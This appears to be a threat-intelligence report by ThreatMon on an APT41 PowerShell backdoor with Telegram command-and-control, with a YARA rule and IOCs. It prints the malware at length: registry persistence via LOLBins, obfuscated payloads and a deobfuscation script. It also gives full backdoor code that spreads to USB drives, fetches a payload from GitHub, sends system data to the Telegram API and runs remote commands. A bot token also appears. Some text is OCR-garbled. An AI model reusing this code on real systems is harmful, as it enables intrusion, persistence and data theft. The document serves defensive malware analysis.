



ThreatMon

APT41's Attack Chain:

**Exe-LolBins Leads to
Powershell Backdoor
with Telegram C2**



@MonThreat



@threatmon



@TMRansomMonitor

Contents

Introduction.....	2
Who is APT41?.....	3
Technical Analysis.....	4
YARA Rule.....	9
Indicators Of Compromise (IOC).....	10
MITRE ATT&CK.....	10



Introduction

APT41 is a Chinese cyber espionage group that has been active since at least 2012. They are known for their advanced tactics, techniques, and procedures (TTPs), which include the use of custom-built malware and tools. One of the tools that APT41 has been known to use is a PowerShell backdoor.

PowerShell is a scripting language that is built into Microsoft Windows, and it can be used to automate administrative tasks and manage system configurations. APT41's PowerShell backdoor takes advantage of this functionality to bypass traditional security measures and gain access to target systems.

The APT41's PowerShell backdoor is designed to be stealthy and persistent, and it is often used as a second-stage payload in targeted attacks. Once installed, the backdoor allows APT41 to execute commands, download and upload files, and gather sensitive information from compromised systems.


Overall, the APT41's PowerShell backdoor is a powerful tool that highlights the group's sophistication and highlights the need for organizations to implement robust security measures to defend against advanced threats.



Who is APT41?

APT41 is a sophisticated Chinese hacking group that has been active since at least 2012. The group is known for conducting cyber espionage campaigns and financially-motivated attacks against a wide range of targets, including governments, businesses, and individuals. APT41 has been linked to a number of high-profile attacks, including the 2017 Equifax data breach, and has been involved in the theft of intellectual property, personally identifiable information, and financial data. The group is also known for using a wide range of sophisticated tools and techniques, including custom malware, supply chain attacks, and the exploitation of vulnerabilities in software and hardware.

Alias: **Wicked Panda**



Technical Analysis

Before execution it creates a mutex named "v653Bmua-53JCY7Vq-tgSAaiwC-SSq3D4b6". Mutexes are used by malware to prevent reinfection. If mutex creation is not successful, it terminates with return value 1.

```
int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int
{
  if ( !CreateMutexA(0, 0, "v653Bmua-53JCY7Vq-tgSAaiwC-SSq3D4b6") )
    return 1;
  if ( (unsigned __int8)sub_401000() )
    Sleep(0x3E8u);
  return 0;
}
```

It starts execution by locating its payloads to Windows Registry one by one. First payload contains usage of a LOLBin "forfiles.exe". "Lolbins" is a term used to describe "living-off-the-land binaries," which refers to legitimate system tools that can be used by attackers to carry out malicious activities such as executing malware, stealing data, or taking control of a compromised system. Lolbins are considered a serious security threat because they can bypass traditional security measures that focus on detecting and blocking known malicious files.

Normally, the Forfiles tool is used for searching but it can execute commands. So AV Bypass is aimed by using LOLBins. Additionally, *HKCU\Environment\UserInitMprLogonScript* key is used for persistence and executes the command automatically when system login.

```
if ( RegOpenKeyExA(HKEY_CURRENT_USER, "Environment", 0, '\x0F\0?', &phkResult) )
  return 0;
if ( RegSetValueExA(
  phkResult,
  "UserInitMprLogonScript",
  0,
  1u,
  "C:\\Windows\\system32\\forfiles.exe /p c:\\windows\\system32 /m notepad.exe /c \"cmd.exe /c whoami >> %appdata%\"
  "\\z.abcd && %appdata%\\z.abcd && del %appdata%\\z.abcd && exit\"",
  strlen("C:\\Windows\\system32\\forfiles.exe /p c:\\windows\\system32 /m notepad.exe /c \"cmd.exe /c whoami >> %a\"
  "ppdata%\\z.abcd && %appdata%\\z.abcd && del %appdata%\\z.abcd && exit\"")
+ 1)
```



It stores the credentials to be used in communication with Telegram in the registry.

```

    . ~,
    || RegSetValueExA(
        phkResult,
        "GUID",
        0,
        1u,
        "5621584862:AAGG6WcTvFu7ADpnMT42Pqw0oKfTqMDQKkQ::5028607068",
        strlen("5621584862:AAGG6WcTvFu7ADpnMT42Pqw0oKfTqMDQKkQ::5028607068") + 1 )
    {

```

Then it writes the actual obfuscated Powershell payload under `HKEY_CLASSES_ROOT\abcf\file\shell\open\command\abcd`. Here we see the usage of another LOLBin "SyncAppPublishingServer.vbs".

```

if ( RegSetValueExA(hKey, (LPCSTR)&byte_40A4B9, 0, 1u, "abcf\file", 9u) )
    return 0;
if ( RegCreateKeyExA(phkResult, "abcf\file\shell\open\command", 0, 0, 0, 0xF003Fu, 0, &v2, 0) )
    return 0;
if ( RegSetValueExA(
    v2,
    (LPCSTR)&byte_40A4B9,
    0,
    1u,
    "cmd.exe /c SyncAppPublishingServer.vbs \n;sal abcd ($Env:COMspEC[4, 26, 25]-j0iN');[System.Text.Encoding]::U"
    "TF8.GetString(((System.Convert)::FromBase64String((gp 'Registry::HKEY_CLASSES_ROOT\abcf\file\shell\open\comm"
    "and' -Name 'abcd').'abcd')|)%% -Begin{$i=0} -Process{$_ = $_ -bxor $i%%256;$i++;$})|abcd\"",
    strlen("cmd.exe /c SyncAppPublishingServer.vbs \n;sal abcd ($Env:COMspEC[4, 26, 25]-j0iN');[System.Text.Encod"
    "ing]::UTF8.GetString(((System.Convert)::FromBase64String((gp 'Registry::HKEY_CLASSES_ROOT\abcf\file\she"
    "ll\open\command' -Name 'abcd').'abcd')|)%% -Begin{$i=0} -Process{$_ = $_ -bxor $i%%256;$i++;$})|abcd\"")
    + 1) )
    {
        return 0;
    }
if ( RegSetValueExA(v2, "abcd", 0, 1u, aC0rWlljkvg5ps0, strlen(aC0rWlljkvg5ps0) + 1) )
    return 0;
if ( RegSetValueExA(v2, "DelegateExecute", 0, 1u, &byte_40A4B9, 1u) )

```

Obfuscated payload as follows:

```

aC0rWlljkvg5ps0 db 'c0RWLlJkVG5pS0ZuLCUsdCBsa5JpNzY6fjk9T3ko0TMHThoEDQUgDwhyfnJ8aHMHE'
; DATA XREF: sub_401000+168↑
; sub_401000+17F↑
db 'koAtk8ES0wIRBgbEVseGBIVZw9jayUoBh8vbGqPTYjBRcec3x2fmN5fhQPbjJrQE'
db 'FfQz8RHZcNNEJJF10TFEKMCUAJDkIKA0gHAEsABUr9+r+r+/7f7/L70qKuhy6nG37a'
db '+tMeyurD96snS0/PzuIyG8MaDiYH0j4WN600Kgojf9deUmJLf+NaXnZeb8M7N5+3L'
db '7Yeqi5fv40rr9+3qjJTh8u6PgY+nnYTy+afso6TQnJnQmZ7UmsrEjMyBw5qq193Vo'
db 'K2mopLf1d2UuJswmCctJXtQK2NJay4jKyw2Li82MTozMG5GZHB5dXtReGNEFHwJB1'
db '9VRlRARkpGaVB1HABsGRRMEh8fHhEYQA1ARQ090nI+ZmVrIWhuB5kmCC0bd311HXN'
db '5cRIvdH1yFH12fRtVHxhVGB1RFRJfFhdExRHDA1ACQ50CGNLB11RG1kzWfXHpKii'
db '1vXt+tmsoKrDqLy2wPazubH+97f59NG6srjuj+bGwoKKgMHmjYeL/tqInJbTlJ2d7'
db 'd73l9fe8dLM5pOVkIaFiJvn4K6vv+Gbj725sJC/kfX2//qi66an7aP9wMyEw809wc'
db 'vPnY/egcrHz92Hk5+BkJnX0cPA096Gz4J7Mn94Nnh9N3UrJ20sKkBINz01VUZ6MTs'
db '/an8tKE5KTWkGdGrPz2cAAQdjRvPCRUoYGRBIBQ1LTAoNR0AIQEUMdjw5cnQ4PXN6'
db 'NDFzMTZ8ei0qYGEpLmRgJSJraieMb2YdG1ZaGR5VVhUSX1krFlpZDQpGRAkOR0UFA'
db 'k5LAQZPSP36sbH5/re09fK5u/H2ur7t6qCl6e6lruXiqq7h5qyv3dqWl9nekpTV0p'
db 'mT0dabns3Kh87Ph4XKw4qJxseIjsK78Pe+v/HzurP4/La3+fayq+Prqr/n56qj66e'
db 'g6qCl7d1cmdDTmJ3XlZLdlpfcK5TDxY+IxcGLjMGEgciB390ZJ0JadhVyd31rPV48'
db 'VHtDYztTW0lXwiB/Sm5CSXteXXhsTFoTY2pLUmplHxsDSUhdF0BwWJdb2JJXE18U'
db '3trBxIF0AgVBH42LhEkDRQJPA4kIyYxFhEGJTY0ACKPOzocVg8LEhwaQUtPagsuLj'
db 'klHkUnIRYtLR4NHckvQyRPEvy2bPCo6mh1vLu/PHP4vT12MXB48HPofTrr63M+NG'
db '5s4fN2N0WnMDpweuck+ff28Xg34P2wNiB5ZeMgvmE6+7QmIjxj4bxsPOC7ubsraT7'
db 'ruObhJDktKen6ICx8L+WhuiSm6u3pbSQ0N+5h4+fVq+HmJWkLZWZkJW8zJG1i62xm'
db 'mNOUsXUsmBKRVE+IEpOaHtTSXfNXtUTmE+NjxJbGxKUU8bd11VcnJaXRN+X119X1'
db '4IZnZYB1AYXUpSCGZpeXQIETo1JTEsDHgRegYjNXw4KBxrKRM9FxEoPXUuMTEuZwh'

```



APT41's Attack Chain: Eye-LolBins Leads to Powershell Backdoor with Telegram C2

It writes Internet Explorer to the registry to open automatically when the system is started.

```
if ( RegOpenKeyExA(  
    HKEY_CURRENT_USER,  
    "Software\Microsoft\Windows\CurrentVersion\RunOnce",  
    0,  
    0xF003Fu,  
    &phkResult)  
|| RegSetValueExA(phkResult, "iexplore", 0, 1u, "C:\\Program Files\\Internet Explorer\\iexplore.exe", 0x32u) )  
{  
    return 0;  
}
```

Here is the decryption script, which led us to new Powershell script.

```
sal abcd ($Env:COMSPec[4, 26, 25]-join '');[System.Text.Encoding]::UTF8.GetString((([System.Convert]::FromBase64String(  
'c0RwllJkVgSp50zULCUSDcbsa5JpNzY6fjK9T3ko0TMHTHoEDQUdwhyFnJ8AHMHEkoATk8ES0wIRBqBvESeGBVIZW9jYU0bH8vbGqPtyJrBrc3x2fmN5fhQpBjJrQEffq2zRHZcNNEJJ1C  
HAEsABU9+r+z/7f7/L70qKuhY6nG37a+tmeyurD96snoS/PzuIyG8MadiYHOj4WN600Kgoj) f9deUmJf+NaXnz8b7N5+3l7Yeqi5fv4Or9+3qJTh8u6PgY+nnYta+fso6TQnJmZ7Umsi  
mopLfId2UuJSmwCctJXQK2NJay4j)KwZLi82MTOzMG5GZHB5dXtReGNEFHWJb19VRLRARkPaGaVBlHABSGRMEh8fHhEYQALARQ09OnI+ZmVrIWhuBSkmCC0b3l1HXN5cRlVdHlyFHL2FRtVHxH  
HDALACQ50cgnLB1lRkzWzXHPkIilVxT+tmsoKrDqLy2wPazubH+97f59NG6srjUj+bgwoKqoMhmjYeL/tqInJbTlJ2d7d7319fe8dLM5povKiaFi0vna4K6v+Gbj725sJC/kfX2//qi66an7ai  
egcrH92Hk5+HkXn0CPA096g24J7Mn94Nhh9N3UeJ20SKkBINz01VUZ6MTs/an8t85K7WkGdGpZ2cAAQdJrVpCRUoYGRBIBQlLTAONROAIQEUMdjw5cQ4PXN6DFZM28eioQY6pLmRgS;  
VvHUSX1KRFLPZDQGRAROUFAK5LAQZPSP36sbH5/re0fK5u/H2ur7t6qCl6e6lruxiga7h5qy3dGw19nekpTV0pmT0dabns3Kh87Ph4Xk4qXseIjSk78Pe+v/HzurP4/La3+fayq+Prqg/  
cmdDmT3XlZldPfcKtdY+IxcGLjMGegciB390zJ0JadHvYd31rPV48VHTDyztW0LXWib/Sm5CSXtExXstFoTy2pLumpLHxSDShjdf0BwwJdb2JUXE18U3trBxIFoAgvBH42LhEKDRQJPA4  
PozocVgLEhWAgUQTPagsuljklHkUnIRYtLR4NCKvQyRTEVvy2bPco6mhlvlu/PHP4VTL2MQB48HPOfrr63M+NG54fN2N0WmDPweuck+ff28X34P2wNiB52eMgvm6+7QmJxj4bxsPOC7u  
n6iCxl8L+HwulSm6j3p8Q0N+5h4+fvq+HmWkLZWkJKWz2JG1i62xmmNOUSxUSmKRV+EPoahTExfXNtUtme+NjxJbGxKU8bd1VcnJaxRN+Xl19Xl4Izn2YB1AYXpSCGPeXQieTo1TbT  
rKRM9FXeOPXVMEUzwhKwUvFxcTdlFakHwpDzk5N24cHwD9HjULQz0RLDYu78rL600587vz87464/4tZwNct9vqwtL7L6dro6Kjvycyb7M57NrD8NLd9ef14Vsc49DR7sF9) fvd9sXnzY6  
01ru8s6SfOPZu0Hv05Kk+Vl4g6TnqYXoV2Ep+fg9zaucPzZaCrcGxwKm9KuupVKYUxr3FrFFsFCB70DlHvGdJSMBUJZdaM1NfJtJ0AwGcAhHaU0GhhHqGMea1Qy3xVWuRkRbW06  
6Py5kzy8a0ic6CwACHD14FSEKYgZaR0nFNMMAMHFA4OGQ0L1G10bGtK1XAE2T1QXgYMBvXNHE+u8M+1oqqgsc2+rv7//V2sggw8/88PLW/uP3/9bImdP7jMv18zjw9L71sX81CjXjYHw4dI  
GnzW5z3/jL6b1636l7yLuaoVtI2P1Jkav5W3j0H2sou20N6tV7M7GzJu427egt4q58a8sIzK6+1LCLXVjFTVzN2c0Q402Ffz2z3Pipflj1dVaTdzVetZeWkSfWtzaUdFhX9B2MoYUu+WwF  
/XBYYQJhNBjGzG41I3XQctggyYjKbe2dVM28+PD0ZKmonEopJLQdtTSEnAj8cW5bVj+EEMBLFKRQTA+HUPJLk7v08/XOOTBwubn4MT1+Mf55MLGvP/B1870+V7YrFHP0tRhrY4/OT15td/yS  
gzUjYxHziJunsKqwh+i/bmCoPueua106Xt/6x6k7PubbTumb6ck9PMj70E19y+31CCGJfF3NaUbl3E99DU3p3G1yL1WRXhnrVznNhXfZyZhmKMS3v2gLRmN4YF59S1NfxHlmqntTGG11V0T  
tCn4Bf3PYDXU4W30EIHovSptNRSE5Mj1CC9TJDQYHRSNGc9Shw4MT82NAT01w+HvIBBzq+Qs3Ex0ZPR0BTtC4Qg0MH1kmdDK9hNastW8oauvx9zJp8PM2/HwcLx+e+zrr8f14x8t+cvq0Sore  
Z/SHH+M748/D3yJz0zPvX010Csof8i1W2sbml0/gqW9uqkSoeOkqtoJqg7vppqmkrrcL1NWB2pMqEaqY7L6ExoGasoaFkaiY0KwKkalzDBVYfJzJcmaCBZdp+T4gdfT253yemLDVUF  
DE3VYUWJH8P8bKlX0L1Bewh5VBSMTKqIqAHn8YB0kFad5IScIGZ7b3f7fyM80hAubSVEUAUGDBoI0V0b0jwgk8ZQro+RrocAcc+ERY4BkQc3cttDM/Flr3v/0ofMycrTYF0V98ddc4  
G10LnyJ796ch/vyEwfmqJmJ0mNca29uh9rLzKypqpf/5m2Ghn7bkvqV63y+VhrZcdqgl7obYjGpJ3IEk2qKIm6Fm7Gsp2f5f5f2+73dfbqntJzhYUUX2cD20f1JNDg3e2pp2fL  
qcBVncKvYw9R70KwZ9R9v9BUBJWWdR1ZHL6VHF2BcZrFTNwK310qMLASBqBlM1CfnAgPpLhL4P43E5G4BMEk1qMgVgYUzabMuEw9qCqgHLhLQBAQ10VNCVQYdPqMjNbc6j7sBNSKNUKMeozJsu+tc5  
r+MeE+0f8+hYm5XBH8nuanKagYclut77zHzguzLwMP38cjkqgW1K+nvJCNvRKO/6Ac/L3n5f7zK0eXk6q/uo+VtmZ1K2w166Vna+ch3/H3ZctaaNxaKtT8YfYmYaj66ku0ky2hzN02UyL  
vCHZ2LXpQvM0ta2pKii1317f/z7aw9j0+dSn+Nng2c+42fAgubuxu6Q0TcZy7E1JjxmrglPr30sE224C30P0npac6Xp0JWUo7G14urgnp19+v+unJuBoV5m5fL/vT58vubwRyLq  
C0E10CpdrS2GZn0npsaEzT2Ffb39URdlRYG4UcYbU35wF2IpaG5Ztm5SUBI13Vuh1sSgk9XTH9Xf30q3CT1EP501Rdgc1FgYLMSPdsURAKRCHIEIXomFD0Dg79fXksCjN5c0cxRS4RRK)  
dUB0UWELTD0KwZ9R9v9BUBJWWdR1ZHL6VHF2BcZrFTNwK310qMLASBqBlM1CfnAgPpLhL4P43E5G4BMEk1qMgVgYUzabMuEw9qCqgHLhLQBAQ10VNCVQYdPqMjNbc6j7sBNSKNUKMeozJsu+tc5  
V34T35XU0sWbN7W3L0u2YgIst8Kq0e2mClISG5scF5Y0ZqdmRLOzNoojU8ZBbcRWZEWBtCAsSRHSITwccF7EkwWBTgFEHlHDONectW5c3lzmouaW0fa2FpLtoUMKX4chqSL3QVHV  
UEVSR05Cp1YJwJFwBpWncp1M1R59KfmgH+Vz0qTqP7L6ztL2Z/uz817u8tbzwpz0A1fBMX4WD18jHyZINy5Kak10WnJaelS/798nYhX1o10GApIy5xjg6brl4+btq+cvq0Sore  
Dyc0T4Y8E8vEWkaE52Yk3f1) |ForEach-Object -Begin{$!=$!} -Process{$_ = $_ -bxor $!$26;$!+;$!) |Out-File -FilePath "C:\outpnt.txt" -Encoding UTF8
```

It is an obfuscated Powershell script, which we deobfuscated this it gave us the last payload.

```
SET-Variable ("(0)[1]" -f 'Te5','mx') ( [TYPE] ("(2)[1][0]" -f 'RT','coNve','sysTEM') ); $0s314 = [type] ("(0)[9][3][4][1][7][5][8][2][6]" -f 'IG','s','esSIomn',  
're','s','co','ode','ion','Mpr','.COMP') ; $cdo = [Type] ("(1)[0][3][2]" -f 'm.'eL','SYSTE','oDInG','xt.eNc') ; & ( ($Psh'o'Me)[4]+($p'sho'mE)[30]+x') ( ("(1)[2][0]"  
-f 'ObjeCt','N','Ew-' ) ("(4)[1][6][5][0][7][3][8][2]" -f 'LALe','Press','M','re','io.com','N.DeF','io','st','a') ( [io.meMoRYSTREAM] (get-Variable ("(1)[0]" -f 'R',  
'te5m') -value) :: ("(1)[3][2][0]" -f 'NG','Fro','se64STRI','MBA').Invoke ( ( (18)[24][4][36][10][42][8][25][22][27][11][19][49][31][52][46][47][12][40][17][32][13][30][41][26][39][35][20][44][43][38][51][5][23][33][50][15][45][16][48][29][2]  
[12][6][28][37][0][7][1][34][14][9][3]" -f 'CXwgqz4T'Xv1+H1ZCO6ghwRgCqJmXG0mUbl50/dFLD136hYUqesGoFURdZKQ8qXnFXDRatRtBDDPmnmZRSf6Cdn1qze',  
'kaBTKq5VseXhZdP0KZ24rXIA', 'qyzvCozZHTspU7cs67Wd', '1zp29FN1B68KruJPhlEtM7r/58B8V0vK13L84V4J',  
'i5a3Jf00agp0fKcKXfZT2Qv77Fm5sAHhhVfai1f55AWP0e0s/FOIMM4+FOUcXctInby',  
'tqUgnUyptRt9URtsq9TEl3E/esh3ZrKHxvatjK0Xllox2wM9zshPpd/5mlp8hifkRgtF00pDaviFl0hK1KiMr9mQhQD', '1a1gFF0o+ImLYR9c1',  
'wRvUv70h8h14krj2yqJ1R80PddkP84fJYrNhh26V6L0X69XtlbVvD009eJ', 'cE/Jo0FzN5t614V7EV78P8GWSZJLmHtmYkVw+53nDsOYtAlp3+Ina/s',  
'R+CLk21mi/3EPFN31XqR8a2zKfMpr9uh6hrvd+4bTwtKYSiHkYcSDZEPYV6FWuz25cmYjwzZMMHACHiQa8PHRE8JT',  
'9d4u7vqpEKX3WtjgJ0dxkxW9rY/n01kKjxPzhrzrU/2DTWkT3StiYKcSDZEPYV6FWuz25cmYjwzZMMHACHiQa8PHRE8JT',  
'u05XFXG3d735Y1NnV0QT7sc02KtK1x0jxnJwc3MT/k0WdG241PmcbWHLA4L1Qk5h30WTUqG4AAcVYwMqT',  
'oh8Zwz3b7/29d7gfjw4x+Nc6+FOkUgc59D0ob0x/f9IDf64P10RMTAGennjOyUvTSt/kTAYpcdlmlwv',  
'YBNYuaHXQYd6p784yTsq/LH2esnuu/45I16Vpxe86+xf3j4rh3Gaabr1/kvbl4W6kmy', 'fz1lq', 'kN46fjdvLwkcU0Fuh4A',  
'Fz6rvmvFDHmagybT1CTPqLcoJ8f1PykrvY/H6G056EeDa8V1o+YpxF/Ea4teU20XN0eFqCmbGk/AlZx4f0qTbgZyriLor9BN5uud2qGj8U1Q9', 'NVB+NBTsAQsryV/cM0v3L8F+y', '7VhTt',  
'vNpuk2MEGp60F10CpdrS2GZn0npsaEzT2Ffb39URdlRYG4UcYbU35wF2IpaG5Ztm5SUBI13Vuh1sSgk9XTH9Xf30q3CT1EP501Rdgc1FgYLMSPdsURAKRCHIEIXomFD0Dg79fXksCjN5c0cxRS4RRK)  
'tGk6aktw5j0mWec0Y8chqI3njmmzRAdB8fPL7k0J7nW5r/R', 'zfaIs3z5ggehWNB5rPWGvkl6v1VfHCLz9x6M17sRxtLVb2uaGEGYeg+DRw', 'dvDohT2Bzc20Ae41QeGfSdx5/74Z7',  
'eda7pW0ion745tmrx+ntMdy', '9cFV9e9f9hm0am2KRpL2rq60lwb', 'B', 'W', '9B3v1VfVqB955z2k6mBwjv705Q', 'JQ7Vdc',  
'se9j3ALfNZk3DumamsXDDk1Fe/putc40q0F00Q05t1W9t8v8++qVWkcyz8Gq', 'g93ZAER5Vj2a+EtqPw2+JMmKhpthGT+GRw+Hzr/9d9pDqZgGMQ02cc/pP5N7',  
'VH5j5trzxKlvDRKTKh2WkE3K1me', 'E1ESxeSbV5S0sKszGont+1B1EMU6V3A3m0sas5ZD13mk01l',  
'cbgHlUeV0g19mo7a1dZQ8b7YBDkWB4Wnd6MnsZUEPQ2kG1XU+auQVPM86d0UoPCLL6m16rK6YUOR4VhLz4abR', 'bjpP1SEIRNpr+S7rFavZn/flMBk7aNo3sntoosP+g+MKV5KNUJF',  
'Hq1QvUDAcpe2yCqgKz0y1//fTYvX0gHd1HETwd87+T090J8+4x492j/9S',  
'N0c8541Qz3qdv0iMsrPrb1WY1iS7tdK9unb89t9qP81a32utX7r5ShdgnJzCyUyXGqok8E12n+R51PhkZavoryUoRqSBTPwk11', 'xPz',  
'Xw8vl64jmgUk0/GvEr+a85n2RkQaAlwR57IAPka3d0F2CazzT/DFXG25M12PkpJ8F8Cn4+bxzceH913C2QAZj76', 'uAVOB/Vevdfhx+zDhpzKjEaMKLJN82Yq4e1E',  
'X4YUahuv36kZInRSF1ry10oW0', '9xR8cyUgVuh1w6k6cIMFUwaayUhpK', 'm7t4VcvsKJ0E5mZ91sahZ0VEJMA+17RC/yxq0Mn/Xh44WY4uif1VYpBqRXR',  
'BogVwa1NmctLfz0N28FSV9ZRYC7zn2ZBK7j6DD/ovCcoS1KCD1do08Wn1X0NtKl+XTKKqQga+wen1+3XhJU/Mzgj', '5mhW64Ssd546+9i84AhGRURU61', 'euNczZorLrCfgeLQ162BYzSY',  
'9fhyMlG8Qd796AqW+95FIEy5pFNOCIdgyR79bnycLmbWv5v5h5qQ1JXWEDHUI12mKRN0sL6G1Voh8NAGj', 'PRMlP151V', 'L8GT/PDB/9r6BRbK3W4', '29W40Q0zVd6jJtLY/BN22',  
'A0aFai+303AL9TXdkv41j1T', 'ThWouUar', 'VqW53cRtQpWJM') ( ("(1)[0]" -f '314','Os') ).value: "DE'c'OmPrE'ss') & ("(0)[1]" -f 'FoRea','CH') { & ("(2)[1][0]" -f 'R', 'bjeE', 'New-0') ("(2)[3][1][0]" -f 'eAdER','mr','io.ST','REa') ( $!, ( itEM ("var'+$a'+$ble:cd'+0') ).vALue: "aSc'11") ) } ("(1)[0][2]" -f 'EaD', 'R', 'toend').Invoke ()
```



Last payload is a Powershell Backdoor which is not traditional. It can infect Removable Devices and uses Telegram for C2 Server.

```
[Net.ServicePointManager]::SecurityProtocol=[Net.SecurityProtocolType]::Tls12;
$erroractionpreference="Continue";
$a="api.telegram.org";
do{sleep(Get-Random 100)}while((iwr $a).StatusCode -ne 200)
$query = "select * from __InstanceCreationEvent within 5 where TargetInstance ISA 'Win32_LogicalDisk' and TargetInstance.DriveType = 2";
$action = {
    (gwmi cim_logicaldisk|?{($_.drivetype -eq 2)-and(Test-path "$($_.deviceid)\")}).DeviceID|&{
        if($null -eq $_){return}
        try{Expand-Archive -Path "Senv:temp\xxx.zip" -DestinationPath "Senv:temp" -force}catch{
            $uri = "https://raw.githubusercontent.com/efimovah/abcd/main/xxx.gif";
            Start-BitsTransfer -Source $uri -Destination "Senv:tmp\xxx.zip";
            Expand-Archive -Path "Senv:temp\xxx.zip" -DestinationPath "Senv:temp" -force}
            cp "Senv:temp\xxx" "$_\dism" -Recurse -Force;
            sc "$_system.bat" -value "@echo off ncd %cd%dism`nstart dism.exe`nexit";
            attrib +s +h "$_\dism";attrib +s +h "$_\dism\*.*";attrib +s +h "$_system.bat";
            (Gci "$_" -Directory -force)|?{($_.name -notin ('dism','$RECYCLE.BIN','System Volume Information'))|&{
                if($null -eq $_){return}
                attrib +s +h "$($_.fullname)"
                $WshShell = New-Object -comObject WScript.Shell
                $Shortcut = $WshShell.CreateShortcut("$($_.fullname).lnk")
                $Shortcut.TargetPath = "%SystemRoot%\System32\cmd.exe"
                $Shortcut.Arguments = "/c start explorer $($_.name) && system.bat && exit"
                $Shortcut.IconLocation = "%SystemRoot%\System32\SHELL32.dll,4"
                $Shortcut.WorkingDirectory = "%cd%"
                $Shortcut.Save()
            }
            (Gci "$_*.*pdf" -force)|&{
                if($null -eq $_){return}
                attrib +s +h "$($_.fullname)"
                $WshShell = New-Object -comObject WScript.Shell
                $Shortcut = $WshShell.CreateShortcut("$($_.fullname).lnk")
                $Shortcut.TargetPath = "%SystemRoot%\System32\cmd.exe"
                $Shortcut.Arguments = "/c start explorer $($_.name) && system.bat && exit"
                $Shortcut.IconLocation = "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe,13"
                $Shortcut.WorkingDirectory = "%cd%"
                $Shortcut.Save()
            }
        }
    }
}
```

Backdoor sends system information and IP address (using ip-api) to C2 Server.

```
while(-not $ip){sleep(Get-Random 100);$ip=irm "http://ip-api.com/json"}
$ip_local = (Get-NetIPConfiguration|?{($_.IPv4DefaultGateway -ne $null -and $_.NetAdapter.Status -ne "Disconnected").IPv4Address.IPAddress}
$tk,$id = (gp $reg -name GUID).GUID -split ":@"
$tk1,$id1 = (gp $reg -name GUID1).GUID1 -split ":@"
$tk2,$id2 = (gp $reg -name GUID2).GUID2 -split ":@"
$tk=@($tk,$tk1,$tk2);$ids=@($id,$id1,$id2)
$model = (Get-WmiObject win32_computersystem).model
$hnd = (get-partition -DriveLetter C|get-disk).FriendlyName
$sos,$type = 'Version', 'ProductType'|&{(Get-CimInstance -ClassName Win32_OperatingSystem).$_}
$sav = ((Get-CimInstance -Namespace root\SecurityCenter2 -ClassName AntivirusProduct).displayName|sort -Unique) -join " "
$info = "$cn : $(whoami) : $($ip.countryCode)-$($ip.region) : $($ip.query) : $ip local : $model : $hd : $os : $type : $av : "
$uri = "$a/bot$tk/sendMessage?chat_id=$id&text=$info"
```



Infinitely loops to wait commands that will come from C2 Server.

```

while(1){
    Sleep(Get-Random 100);$t_msg=$tk1%{
        $msg=(irm -Uri "$a/bot$_/getUpdates").result.message;
        $msg|Add-Member -NotePropertyName token -NotePropertyValue $_;$msg
    }?{$_.chat.id -in $ids}|sort date;
    $t_msg|%{
        if($m -lt $_.date){
            $m=$_.date;sp $reg -name date -value $m;
            $name,$task=$_.text -split " :: ";$name=$name -split ",";
            if(($cn -in $name)-or($name -like "all")) {
                $uri="$a/bot$_($_.token)/sendMessage?chat_id=$_.chat.id&text=$info"
                $ms=($task|4ID -ErrorVariable b)|Out-String;
                $i=0;while($i -lt 5){
                    $ok = $null;$i+=1
                    $ok = (iwr "$uri`n$($ms[0..$(4080-$info.Length)] -join '')").StatusCode
                    if($b){iwr "$uri`n$(($b|out-string)[0..$(4080-$info.Length)] -join '')"}
                    Sleep(Get-Random 1000);
                }
            }
        }
        $tk1=@($tk,$tk1,$tk2);$ids=@($id,$id1,$id2)
        $m=(gp $reg -name date).date
    }
}

```



YARA Rule

```
rule APT41_Powershell_Backdoor
{
  meta:

    author = "seyitsec"
    date = "2023-04-22"
    hash =
"bb3d35cba3434f053280fc2887a7e6be703505385e184da4960e8db533cf4428"

    strings:

      str1= "C:\Windows\system32\forfiles.exe /p c:\windows\system32
/m notepad.exe /c "cmd.exe /c whoami >> %appdata%\z.abcd"
      str2=
"5621584862:AAGG6WcTvFu7ADpnMT42Pqw0oKfTqMDQKkQ:5028607068"
      str3= "Software\Microsoft\Windows\CurrentVersion\RunOnce"

    condition:

      all of ($str*)
}
```



Indicators Of Compromise (IOC)

TYPE	IOC
SHA-256 HASH	bb3d35cba3434f053280fc2887a7e6be703505385e184da4960e8db533cf4428
SHA-256 HASH	d71f6fbc9dea34687080a2e12bf326966f6841d51294bd665261e07281459eeb
URL	hXXps://raw.githubusercontent.com/efimovah/abcd/main/xxx.gif
URL	hXXp://ip-api.com/json

MITRE ATT&CK

Technique Name	Technique ID
Windows Management Instrumentation	T1047
